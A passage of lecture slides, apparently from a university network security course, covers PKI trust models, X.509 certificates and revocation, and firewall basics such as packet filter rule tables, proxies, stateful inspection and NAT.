  - monopoly
  - delegated
  - oligarchy
  - anarchy

Monopoly Model

- Single organization is the certificate authority (CA) for everyone
- Shortcomings:
  - no such universally-trusted organization
  - requires everyone to authenticate physically with the same CA
  - compromise recovery is difficult (due to single embedded public key)
  - once established, CA can abuse its position (excessive pricing, etc.)
  - requires perfect security at CA
- CA may trust registration authorities (RAs) to check identities in order to do the initial authentication
  - Solves the problem of physically meeting the CA.

Delegated CAs

- Root CA certifies lower-level CAs to certify others
- All verifiers trust the root CA & verify certificate chains beginning at the root (i.e., the root CA is the trust anchor of all verifiers)
- Example: A national PKI, where a root CA certifies institutions, ISPs, universities who in turn certify their members
- Limitations are similar to monopoly with RAs

Oligarchy

- Many root CAs exists trusted by verifiers
- The model of web security
- Solves the problems of single authority (e.g., excessive pricing)
- Disadvantages:
  - n security-sensitive sites instead of one. Compromise of any one compromises the whole system
  - users can easily be tricked into trusting fake CAs. (depending on implementation)

Anarchy

- Each user decides whom to trust & how to authenticate their public keys
- Certificates issued by arbitrary parties can be stored in public databases, which can be searched to find a path of trust to a desired party
- Works well for informal, non-sensitive applications
  - For example, in PGP, each person creates its public key certificate and distributes it to his/her friends

Revocation

- Mechanisms to cancel certificates compromised before expiration
- Certificate Revocation List (CRL): list of revoked certificates, published periodically (mostly daily) by the CA
- Delta CRLs: Only the changes since the last issue are published
- Online Revocation Servers: No CRL is published. Verifier queries a central server to check if a certificate has been revoked.

X.509 Authentication Service

- Part of X.500 directory service standards.
  - Started 1988
- Defines framework for authentication services:
  - Defines that public keys stored as certificates in a public directory.
  - Certificates are issued and signed by certification authority.
- Used by numerous applications and protocols: SSL, IPSec.

Contents of X.509 Certificates


- version (1, 2, or 3)
- serial number (unique within CA) identifying certificate
- signature algorithm identifier
- issuer X.500 name (CA)
- period of validity (from - to dates)
- subject X.500 name (name of owner)
- subject public-key info (algorithm, parameters, key)
- issuer unique identifier (v2+)
- subject unique identifier (v2+)
- extension fields (v3)
- signature (of hash of all fields in certificate)

How to Obtain a Certificate?

- For a particular application, you can define your own CA (libraries like OpenSSL provide the necessary tools)
  - Many companies define their own CA.
- Trusted CAs provide certificates for other companies and persons. Some examples for CAs
  - Verisign, Thawte, COMODO

Default Certificates in Browser

- You can see certificates accepted by your browser.
  - Example: In Firefox: Preferences/Advanced/Certificates




Validity of Certificates

- Certificates are valid if:
  - Signature of CA verifies
  - Dates of the certificate are valid
  - Certificate was not revoked
- Certificates can be revoked before expiration if
  - user's private key is compromised
  - user is no longer certified by this CA
  - CA's certificate is compromised
- CA maintains a list of revoked certificates, Certificate Revocation List (CRL)
- Users should check certificates with CA's CRL

CA Hierarchy

- X509 entities have different CAs; in this case CAs how is a certificate verified?
  - Start with the subject
  - CAs must form a hierarchy
  - Certificate's linking members of hierarchy are used to validate other CAs
  - Each CA has certificates for clients (forward) and parent (backward)
  - Each client trusts parent's certificates



Problems with X509

- Management of certificates
- Assumptions about validity of certificates:
  - detection of secret key disclosure
    - Time between disclosure and detection may be in hours or days, time needed for abuse may be counted in milliseconds
    - Owner is responsible for private key usage until requesting CA to revoke appropriate certificate
  - time delay for certificate revocation
  - time delay for distribution of revoked certificates
  - amount of data distributed periodically by CA

Problems with X509 – 2

- CRL problems
  - Protocols must check CRLs to make sure that the certificate is still valid
  - In practice protocols do not really check CRLs, delay between revocation and detection of revocation
  - CRL is not suitable for time-critical applications
  - Time-validity of CRL is typically 24 hours
    - Validity of certificates is usually years

Network Security: Firewall, VPN, IDS/IPS, SIEM


Ahmet Burak Can

Hacettepe University

abc@hacettepe.edu.tr


What is a Firewall?

- A firewall is hardware, software, or a combination of both that is used to prevent unauthorized programs or Internet users from accessing a private network and/or a single computer



What is a Firewall ?


- A firewall :
  - Acts as a security gateway between two networks
  - Tracks and controls network communications
    - Decides whether to pass, reject, encrypt, or log communications (Access Control)



Hardware vs. Software Firewalls


- Hardware Firewalls
  - Protect an entire network
  - Implemented on the router level
  - Usually more expensive, harder to configure
- Software Firewalls
  - Protect a single computer
  - Usually less expensive, easier to configure

Evolution of Firewalls



Packet Filter

- Packets examined at the network layer
- Useful "first line" of defense - commonly deployed on routers
- Simple accept or reject decision model
- No awareness of higher protocol layers



Packet Filter

- Simplest of components
- Uses transport-layer information only
  - IP Source Address, Destination Address
  - Protocol/Next Header (TCP, UDP, ICMP, etc)
  - TCP or UDP source & destination ports
  - TCP Flags (SYN, ACK, FIN, RST, PSH, etc)
  - ICMP message type
- Examples
  - DNS uses port 53
    - No incoming port 53 packets except known trusted servers

How to Configure a Packet Filter

- Start with a security policy
- Specify allowable packets in terms of logical expressions on packet fields
- Rewrite expressions in syntax supported by your vendor
- General rules - least privilege
  - All that is not expressly permitted is prohibited
  - If you do not need it, eliminate it

Packet Filter Configuration - 1

Every ruleset is followed by an implicit rule reading like this.

action	src	port	dest	port	flags	comment
block	*	*	*	*	*	default

Suppose we want to allow inbound mail (SMTP, port 25) but only to our gateway machine. Also suppose that mail from some particular site SPIGOT is to be blocked.

Packet Filter Configuration - 2

action	src	port	dest	port	flags	comment
block	SPIGOT	*	*	*	*	We don't trust these site
allow	*	*	OUR-GW	25	*	Connection to our SMTP port

Example 2:

Now suppose that we want to implement the policy "any inside host can send mail to the outside".

Packet Filter Configuration - 3

action	src	port	dest	port	flags	comment
allow	*	*	*	25	*	Connection to outside SMTP port

- This solution allows calls from any port on an inside machine, and will direct them to port 25 on an outside machine.
- So why is it wrong?

Packet Filter Configuration - 4

- Our defined restriction is based solely on the destination's port number.
- With this rule, an enemy can access any internal machines on port 25 from an outside machine.

- What can be a better solution ?


Packet Filter Configuration - 5

action	src	port	dest	port	flags	comment
allow	{our hosts}	*	*	25	*	Connection to outside SMTP port
allow	*	25	*	*	ACK	SMTP replies

- The first rule restricts that only inside machines can access to outside machines on port 25.
- In second rule, the ACK signifies that the packet is part of an ongoing conversation.
  - Packets without ACK are connection establishment messages, which are only permited from internal hosts by the first rule.
  - With the second rule, outside hosts can send back packets to inside hosts on port 25.


Application Gateway or Proxy

- Packets examined at the application layer
- Application/Content filtering possible - prevent FTP "put" commands, for example
- Modest performance
- Scalability limited




Stateful Inspection

- Packets Inspected between data link layer and network layer in the OS kernel
- State tables are created to maintain connection context
- Invented by Check Point




Network Address Translation (NAT)



- Converts a network's illegal IP addresses to legal or public IP addresses
  - Hides the true addresses of individual hosts, protecting them from attack
  - Allows more devices to be connected to the network

